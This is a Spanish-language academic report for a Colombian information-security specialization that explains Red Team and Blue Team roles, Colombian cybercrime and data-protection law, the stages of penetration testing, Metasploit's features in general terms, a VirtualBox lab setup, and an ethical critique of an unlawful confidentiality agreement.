CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS BLUE TEAM Y RED TEAM

YURIDIS YISETH ARIAS ROMERO

MSc. John Freddy Quintero Tamayo
Director del curso

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA – UNAD
ESCUELA DE CIENCIAS BASICAS, TECNOLOGIA E INGENIERIA - ECBTI
ESPECIALIZACIÓN EN SEGURIDAD INFORMÁTICA
2023

RESUMEN

La delincuencia cibernética es una actividad que en la actualidad se encuentra en aumento en Colombia, y cuya problemática ha venido generando un impacto grande en pérdidas económicas de las Organizaciones. Estos delincuentes realizan acciones delictivas por dinero o por diversión, desconociendo los procedimientos legales respecto a la seguridad de la información y de los datos, por lo que cualquier empresa u organización puede ser víctima de este tipo de actividades de manera inesperada.

En Colombia existen leyes que regulan las actividades ilegales de la informática, las cuales establecen las penas que un delincuente informático debe pagar por el suceso cometido.

Las organizaciones no deben confiarse de la seguridad con la que cuentan en su infraestructura tecnológica debido a que, cada día los ciberdelincuentes encuentran la forma de vulnerar los sistemas informáticos, por lo que, se hace necesario tener un especialista en seguridad informática que implemente y ejecute mecanismos de ciberseguridad para la identificación de vulnerabilidades o fallos aplicando técnicas y acciones que permitan contrarrestar los ataques y elaborar lecciones aprendidas en busca de la mejora continua en el tema de seguridad de la información.

En esta etapa se presenta un informe técnico que contiene las estrategias de los equipos Red Team y Blue Team como aplicación general en las organizaciones, incluyendo el cumplimiento de los criterios éticos y legales de seguridad informática, las pruebas de intrusión en un ambiente controlado de un escenario propuesto y las estrategias de contención de ataques informáticos, mediante el análisis de los riegos y vulnerabilidades de la infraestructura de TI.

ÍNDICE

Página

LISTA DE FIGURAS

Página

LISTA DE TABLAS

Página

GLOSARIO

[1]BLUE TEAM: Se trata de los profesionales de seguridad que tienen la tarea de defender los sistemas y activos de una organización contra ataques, tanto reales como simulados.

[2]CIBERSEGURIDAD: Es la práctica de defender computadoras, servidores, dispositivos móviles, sistemas electrónicos, redes y datos de ataques maliciosos. También se conoce como seguridad de la tecnología de la información o seguridad de la información electrónica. El término se aplica en una variedad de contextos, desde negocios hasta computación móvil, y se puede dividir en algunas categorías comunes.

[3]CSIRT: Es una organización que es responsable de recibir, revisar y responder a informes y actividad sobre incidentes de seguridad. Sus servicios son generalmente prestados para un área de cobertura definida que podría ser una entidad relacionada u organización de la cual dependen, una corporación, una organización de gobierno o educativa; una región o país, una red de investigación; o un servicio pago para un cliente.

[4]DELITO CIBERNÉTICO: Es la realización de una acción que reúne las características que delimitan el concepto de ser un delito (hecho antijurídico y reprochable), pero que tiene la característica esencial de utilizar un elemento informático y/o telemático, llegando a vulnerar los derechos del titular o afectado.

---

[1] XM CYBER. What is a Blue Team? 2023. Posted at the link: https://xmcyber.com/glossary/what-is-a-blue-team/

[2] KASPERSKY. What is Cyber Security? 2023. Posted at the link: https://www.kaspersky.com/resource-center/definitions/what-is-cyber-security

[3] LUIS A. GORGONA S. Csirt-CR. Actualizado, 2013, Publicado en el link: https://www.oas.org/juridico/spanish/cyber/cyb46_csirts_sp.pdf

[4] RIGOBERTO PAREDES AYLLÓN. ¿Qué son los delitos cibernéticos? Blog. Actualizado, 2013. Publicado en el link: https://www.rigobertoparedes.com/es/que-son-los-delitos-ciberneticos/

[5]RED TEAM: Son los expertos de seguridad ofensiva que actúan como un adversario, intentando identificar y explotar posibles debilidades dentro de las defensas cibernéticas de la organización utilizando técnicas de ataque sofisticadas. Estos equipos ofensivos suelen estar formados por profesionales de seguridad altamente experimentados o hackers éticos independientes que se centran en las pruebas de penetración imitando técnicas y métodos de ataque del mundo real.

[6]KALI LINUX: Es una distribución Linux de código abierto basada en Debian dirigida a pruebas de penetración avanzadas y auditoría de seguridad. Lo hace proporcionando herramientas, configuraciones y automatizaciones comunes que permiten al usuario centrarse en la tarea que debe completarse, no en la actividad circundante. Kali Linux contiene modificaciones específicas de la industria, así como varios cientos de herramientas dirigidas a diversas tareas de seguridad de la información, como pruebas de penetración, investigación de seguridad, informática forense, ingeniería inversa, gestión de vulnerabilidades y pruebas de equipo rojo.

[7]METASPLOIT FRAMEWORK: Es un marco de código abierto basado en Ruby que utilizan los profesionales de la seguridad de la información y los ciberdelincuentes para encontrar, explotar y validar las vulnerabilidades del sistema. El marco consta de varias herramientas de explotación y herramientas de prueba de penetración.

---

[5] CROWDSTRIKE. Red Team Vs Blue Team In Cybersecurity. JJ Cranford. April 17, 2023. Posted at the link: https://www.crowdstrike.com/cybersecurity-101/red-team-vs-blue-team/

[6] KALI LINUX. What is Kali Linux? 2023. Posted at the link: https://www.kali.org/docs/introduction/what-is-kali-linux/

[7] CIBERSEGURIDAD NEWS. ¿Qué es metasploit framework y cómo funciona? 2013. Publicado en el link: https://ciberseguridad.com/herramientas/pruebas-penetracion/metasploit-framework/#:~:text=Metasploit%20Framework%20es%20un%20marco,herramientas%20de%20prueba%20de%20penetraci%C3%B3n.

8PENETRATION TESTING: Una prueba de penetración, o "prueba de pluma", es una prueba de seguridad que lanza un ataque cibernético simulado para encontrar vulnerabilidades en un sistema informático. Los probadores de penetración son profesionales de la seguridad expertos en el arte de la piratería ética, que es el uso de herramientas y técnicas de piratería para corregir las debilidades de seguridad en lugar de causar daño. Las empresas contratan probadores de lápiz para lanzar ataques simulados contra sus aplicaciones, redes y otros activos. Al organizar ataques falsos, los probadores de lápiz ayudan a los equipos de seguridad a descubrir vulnerabilidades de seguridad críticas y mejorar la postura general de seguridad.

9PURPLE TEAM: Un equipo púrpura es la fusión de los equipos rojo y azul. Un equipo púrpura es la combinación de profesionales de ciberseguridad ofensivos y defensivos, que realizan sus responsabilidades como una sola unidad.

10VULNERABILIDAD: Es un fallo técnico o deficiencia de un programa que puede permitir que un usuario no legítimo acceda a la información o lleve a cabo operaciones no permitidas de manera remota.

[8] IBEM. What is penetration testing? 2023. Posted at the link: https://www.ibm.com/topics/penetration-testing

[9] CHIOMA IBEAKANMA What Is a Purple Team in Cybersecurity? Published Jul 22, 2022. Posted at the link: https://www.makeuseof.com/what-is-purple-team-cybersecurity/

[10] INSTITUTO NACIONAL DE CIBERSEGURIDAD INCIBE. Vulnerabilidad. Actualizado, 2023. Publicado en el link: https://www.incibe.es/aprendeciberseguridad/vulnerabilidad

INTRODUCCIÓN

Los equipos Red Team y Blue Team desarrollan un papel importante en una Compañía, ya que cuentan con los conocimientos técnicos sobre las actividades éticas de hacking y de defensa cibernética que se deben realizar con el fin de fortalecer los controles de aseguramiento y protección de la información.

Las metodologías de intrusión se constituyen en una necesidad para cualquier organización, quienes están en la obligación de mitigar las amenazas y vulnerabilidades que reporten las herramientas de análisis, con la finalidad de garantizar la confiabilidad, disponibilidad e integridad de la información y dar continuidad al negocio.

Los análisis de vulnerabilidades son un elemento de vital importancia para el sostenimiento de las plataformas establecidas para el cumplimiento de la misión de las organizaciones, además, la constante evolución de la tecnología ha creado nuevas amenazas generando una necesidad imperativa para su control y mitigación.

En el siguiente documento se espera presentar un informe técnico donde se relacionen los aspectos relevantes del desarrollo de las etapas de evaluación de las acciones de los equipos Red Team y Blue Team de una organización, demostrar las vulnerabilidades de un sistema informático mediante una técnica de intrusión en un ambiente controlado con un escenario propuesto y formular las estrategias de contención del ataque informático identificado, planteando las mejores recomendaciones de mejora a las estrategias usadas por los equipos de ciberseguridad.

1. OBJETIVOS

1.1. Objetivo General

Construir un informe técnico donde se presenten las estrategias de Red Team y Blue Team de un escenario propuesto, permitiendo mediante un ambiente controlado, entender las actividades y las funciones de los actores de los equipos de ciberseguridad en mención, las pruebas de intrusión, los entornos de seguramiento y las mejoras de las estrategias usadas.

1.2. Objetivos Específicos

a) Evaluar las acciones de los equipos de Red Team y Blue Team entorno al cumplimiento de los criterios éticos y legales de seguridad informática.

b) Demostrar las vulnerabilidades de un sistema informático, partiendo del uso de metodologías y técnicas de intrusión propuestas para la aplicación en un caso de estudio de RedTeam.

c) Formular estrategias de contención de ataques informáticos, mediante el análisis de los riegos y vulnerabilidades de la infraestructura de TI de un escenario propuesto.

d) Plantear recomendaciones y conclusiones que aporten en la mejora de las estrategias usadas por los equipos Red Team y Blue Team.

2. DESARROLLO DEL INFORME TÉCNICO DE ESTRATEGIAS RED TEAM Y BLUE TEAM

2.1. Explicación de manera general la ley 1273 de 2009 y la ley 1581 de 2012.

2.1.1. LEY 1273 DE 2009.

Esta Ley, se refiere a un código que penaliza las acciones y actividades de los delincuentes informáticos, tales como robo de información, software malicioso que amenaza los activos de la información, el incumplimiento de los pilares de la seguridad informática, permitiendo que las personas naturales y jurídicas puedan realizar sus denuncias.

Los delitos informáticos cubiertos por esta Ley, son todos los actos que atentan contra la privacidad de los datos y de la información. Adicionalmente, también se consideran delitos informáticos los daños al hardware de los activos de información, la divulgación y la manipulación de la información obtenida como actividad cibernética no autorizada.

Esta Ley evidencia en cada uno de sus artículos, la definición del delito a ser juzgado y las penalidades que acarrea, las cuáles tratan de sanciones, multas y privación de la libertad.

2.1.2. LEY 1581 DE 2012.

Esta Ley, se trata de la Protección de los datos personales y la autorización del tratamiento de los datos personales, para la divulgación en las bases de datos públicas y privadas. Su objetivo es proteger la identidad de las personas para que no se convierta en víctima de amenazas cibernéticas, y en caso de serlo, puedan demandar los hechos ocurridos, evitando la violación de sus derechos a la privacidad.

Esta ley define unos lineamientos establecidos, tales como la recolección de la

información de la persona, la notificación previa, la autorización del tratamiento de los datos de dicha persona y la divulgación de mencionada información.

Todas las personas deben ser conscientes de la información personal que suministra y autoriza, ya que debe conocer el porqué y el para qué se requiere esa información y donde será divulgada.

2.2. Definición de cada una de las etapas del pentesting y profundizar en cada una de ellas, especialmente en la etapa footprinting.

[11]Según los autores del libro “La ciberseguridad práctica aplicada a las redes, servidores y navegadores web”, afirman que se considera al pentesting o hacking ético, como las acciones maliciosas que se llevan a cabo en una determinada organización aplicando la ética profesional, con el objetivo de encontrar vulnerabilidades y fallas de seguridad en los sistemas de una organización.
Así mismo, se afirma que el objetivo de trabajar en seguridad de la información, es garantizarla consiguiendo que se cumplan y mantengan los parámetros anteriormente descritos y una de las herramientas que se tiene para ellos es el “pentesting”, que consiste en el conjunto de prácticas de explotación, informes de situación y recomendaciones de seguridad que se realizan con consentimiento del propietario de la una infraestructura para evaluar su seguridad y la de la información que almacena, transmite o gestiona.

Los autores en mención, dejan muy claro en el capítulo del libro, que el pentesting

[11] Wagner Manuel Abad Parrales, Tania Cecibel Cañarte Rodríguez, María Elena Villamarin Cevallos, Henry Luis Mezones Santana, Ángel Rolando Delgado Pilozo, Franklin Jhimmy Toala Arias, Juan Alberto Figueroa Suárez, Vicente Fray Romero Castro. La ciberseguridad práctica aplicada a las redes, servidores y navegadores web. Libro electrónico. ISBN:9788412116762, 8412116763. PP 134. Actualizado, diciembre 9, 2019. Publicado en el link: https://www.google.com.co/books/edition/La_ciberseguridad_pr%C3%A1ctica_aplicada_a_l/VnnCDwAAQBAJ?hl=es-419&gbpv=1&dq=pentesting&pg=PA17&printsec=frontcover

no se trata de demostrar que un sistema es vulnerable, sino identificar y conocer cuáles son las vulnerabilidades específicas del mismo y proponer soluciones para disminuir la probabilidad de explotación y el impacto que generaría.

[12]Dentro de las etapas que se identifican en pentesting, se encuentran:

1) Planificación y preparación del pentesting.

   Esta etapa define el establecimiento de los objetivos y determinación del alcance del mismo, para la obtención de los mejores resultados del proceso.

2) Investigación o “Footprinting”.

   En esta fase se llevan a cabo las distintas actividades de reconocimiento del objetivo. Hablando de manera técnica, en esta etapa se reconoce información como las direcciones IP, las cuales pueden ayudar al reconocimiento de los equipos como firewall y otras conexiones. También se reconocen datos como nombres, cargos, direcciones de correo electrónico, los cuales son datos de mucho valor.

   Los atacantes utilizan esta información para enviar correos electrónicos de phishing o averiguar quién podría tener credenciales con privilegios, para obtener acceso a todo el entorno.

   Antes de explotar un sistema, los equipos de pentesting deben buscar las vulnerabiidades del entorno, por lo cual esta fase se denomina “Footprinting” (recogida de información), con la intensión de recopilar tanta información como sea posible sobre los sistemas y redes objetivo.

[12] FORTRA. Las seis fases del pentesting. Actualizado, Septiembre 1, 2021. Publicado en el link: https://www.fortra.com/es/blog/las-seis-fases-del-pentesting

El escaneado automatizado es una de las técnicas que se emplean para detectar vulnerabilidades que podrían ser la puerta de entrada de un atacante.

3) Intento de penetración y explotación.

   Luego del reconocimiento del objetivo, los equipos de pentesting realizan actividades para usar los puntos de entrada que acaban de descubrir poniendo a prueba todas las vulnerabilidades detectadas. Dentro del sistema comprometido, intentan actividades de obtención de privilegios de acceso al entorno para poder llevar a cabo sus acciones.

   La meta es adquirir privilegios de administrador para detectar fallos de seguridad en otras áreas y recursos, como una configuración deficiente, un acceso a los datos sensibles sin supervisión, una mala gestión de las cuentas y las contraseñas.

4) Análisis y generación de reportes.

   Se trata del registro que realizan los equipos de pentesting de todos los pasos que siguen durante el proceso de investigación y explotación. En el mismo informe deben incluir un análisis que ayude a determinar las acciones que se deben tomar a continuación. Estos análisis ayudan a establecer prioridades para las Organizaciones.

5) Limpieza y remediación.
   Tal como sucede en un ataque cibernético real, los pentesters pueden dejar “huellas”, por eso al momento de salir de los sistemas, deben eliminar cualquier artefacto que hayan utilizado durante el test, impidiendo que cualquier atacante pueda beneficiarse de ellos.

6) Retesteo.

   Se trata de continuar realizando con frecuencia los pentest de seguridad de la infraestructura, sobre todo, cuando hay implementaciones nuevas.

2.3. Investigación sobre el funcionamiento, arquitectura y opciones que trae Metasploit, definiendo que es un CVE y si este contiene algún exploit para explotar la vulnerabilidad encontrada.

[13]Metasploit, es un software de código abierto, que se escribió inicialmente en el lenguaje de programación Perl y luego fue escrito al lenguaje Ruby, para agilizar su funcionamiento.

Metasploit, viene instalado en el sistema operativo Kali Linux, siendo éste, la herramienta más utilizada para la ejecución de exploits por los hacking éticos.

Esta herramienta cuenta con funciones como:

a) Escanear y recopilar información de una máquina. Utiliza herramientas como Nmap para hacer la recolección de datos completa acerca del objetivo del ataque.

b) Identificar y explotar vulnerabilidades de seguridad. Con esta herramienta, se puede detectar las vulnerabilidades que presenta el sistema informático y que se han publicado en el sistema CVE. De este modo se pueden encontrar qué tipos de exploit se han desarrollado.

c) Escalada de privilegios. Metasoploit cuenta con software para conseguir

[13] Redacción KeepCoding. ¿Qué es Metasploit?. Actualizado, julio 5, 2023. Publicado en el link: https://keepcoding.io/blog/que-es-metasploit-ciberseguridad/

privilegios de administrador en sistemas operativos Windows y Linux.

d) Instalar backdoors. Contiene un módulo de payloads, con códigos maliciosos que instalan backdoors o puertas traseras en el sistema víctima, permitiendo robar información confidencial del ordenador.

e) Hacer fuzzing. Contiene herramientas de automatización para ingresar valores aleatorios, para encontrar fallos informáticos.

f) Evasión de antivirus. Incluye herramientas para reescribir el código para que no sea identificable para un sistema de defensa.

g) Eliminación de rastros. Métodos de borrado de huella digital del atacante, por medio de eliminación de logs y ficheros maliciosos que hayan sido utilizados durante el hackeo.

2.4. Configuración de un “banco de trabajo” para la empresa HackerHouse, de acuerdo a lo solicitado en el anexo 1 – Escenario 1.

PASO 1. Instalar el hipervisor “Oracle VM Virtualbox Manager” e importar la máquina virtual correspondiente a uno de los servidores del banco de trabajo, denominado de aquí en adelante “KALI LINUX”. Ver Figura 1. Evidencia instalación hipervisor Virtualbox con KALI LINUX importada.

Figura 1. Evidencia instalación hipervisor Virtualbox con KALI LINUX importada

Fuente: Elaboración propia.

Las características técnicas de hardware de la máquina virtual KALI LINUX, se describen a continuación:

1) Máquina Virtual KALI LINUX:

- Memoria RAM: 2 GB
- Cantidad de procesadores virtuales: 2
- Memoria de Video: 128 MB
- Disco duro SATA: 80 GB
- Adaptador tipo: Intel PRO/1000 MT Desktop
- Adaptador de red virtual: NAT NETWORK – NatNetwork_Yuridis

PASO 2. Instalar en el hipervisor “Oracle VM Virtualbox Manager”, el segundo servidor del banco de trabajo, denominado de aquí en adelante “WINDOWS 10”. Ver Figura 2. Evidencia instalación hipervisor Virtualbox con WINDOWS 10 importada.

Figura 2. Evidencia instalación hipervisor Virtualbox con WINDOWS 10 importada.

Fuente: Elaboración propia.


Las características técnicas de hardware de la máquina virtual WINDOWS 10, se describen a continuación:

2) Máquina Virtual WINDOWS 10:

- Memoria RAM: 2 GB
- Cantidad de procesadores virtuales: 1
- Memoria de Video: 128 MB
- Disco duro SATA: 50 GB
- Adaptador tipo: Intel PRO/1000 MT Desktop
- Adaptador de red virtual: NAT NETWORK – NatNetwork_Yuridis

PASO 3. Validación de funcionamiento de la máquina virtual KALI LINUX y de la máquina virtual WINDOWS 10 con su seguridad deshabilitada. Ver Figura 3. Evidencia del funcionamiento de las máquinas virtuales.


Figura 3. Evidencia del funcionamiento de las máquinas virtuales.




Fuente. Elaboración propia.

PASO 4. Se procede a validar mediante los comandos ipconfig /all (Windows) e ip add (Linux), las direcciones IP de las máquinas virtuales KALI LINUX (IPv4: 10.0.2.15/24) y WINDOWS 10 (IPv4: 10.0.2.6/24). Ver Figura 4. Evidencia de las direcciones IPv4 de las máquinas virtuales.

Figura 4. Evidencia de las direcciones IPv4 de las máquinas virtuales.






Fuente: Elaboración propia.

PASO 5. Se procede a validar la comunicación GLOSARIOentre las dos GLOSARIO máquinas virtuales KALI LINUS y WINDOWS 10, con el comando ping. Ver Figura 5. Evidencia de la comunicación entre las máquinas virtuales.

Figura 5. Evidencia de la comunicación entre las máquinas virtuales.



Fuente: Elaboración propia.

2.5. Analizar el caso de estudio de la compañía HackerHouse y los acuerdos desde el punto de vista legal y no ético.

Desde el punto de vista legal y no ético, considero que los párrafos relacionados a continuación se tornan ilegales en el Acuerdo de Confidencialidad, así:

Observación 1.

Figura 6. Cláusula primera del acuerdo de confidencialidad del caso de estudio

Primera. Objeto: en virtud del presente **acuerdo de confidencialidad,** la **parte receptora**, se obliga a no divulgar directa, indirecta, próxima a remotamente, ni a través de ninguna otra persona o de sus subalternos o funcionarios, autoridades legales, asesores o cualquier persona relacionada con ella, la **información confidencial** o sobre procesos ilegales dentro de HackerHouse no podrán ser divulgados.


Fuente: Anexo 3 - Acuerdo. Guía de actividades Unidad 1 Etapa 2 Actuación ética y legal-20230819. UNAD.

Argumento.

Este párrafo atenta contra todo deber del ciudadano colombiano y del código de ética de los profesionales, ya que, dentro de nuestros deberes y obligaciones durante el ejercicio de las actividades propias de nuestra profesión, debemos informar a las autoridades competentes sobre los procesos ilegales que se evidencien y entregar todas las pruebas necesarias sin obstruir las investigaciones consecuentes.

Observación 2.

Figura 7. Cláusula segunda. Numeral 2 del acuerdo de confidencialidad del caso de estudio


2. Cualquier información societaria, técnica, jurídica, financiera, comercial, de mercado, estratégica, de productos, nuevas tecnologías, patentes, modelos de utilidad, diseños industriales, datos secretos como "datos de chuzadas, interceptación ilegal de información, accesos abusivos a sistemas informáticos".

parte receptora tenga conocimiento o a la que tenga acceso por cualquier medio o circunstancia en virtud de las reuniones sostenidas y/o documentos suministrados.

Fuente: Anexo 3 - Acuerdo. Guía de actividades Unidad 1 Etapa 2 Actuación ética y legal-20230819. UNAD.

Argumento.

Este párrafo es totalmente ilegal y ético, ya que significa que la Compañía HackerHouse, ejerce actividades ilegales como chuzadas, interceptación ilegal de información y acceso abusivo a sistemas informáticos, por lo que, al aceptar este numeral de la cláusula segunda del acuerdo, nos estaría convirtiendo en cómplices de las actividades ilegales de la empresa.

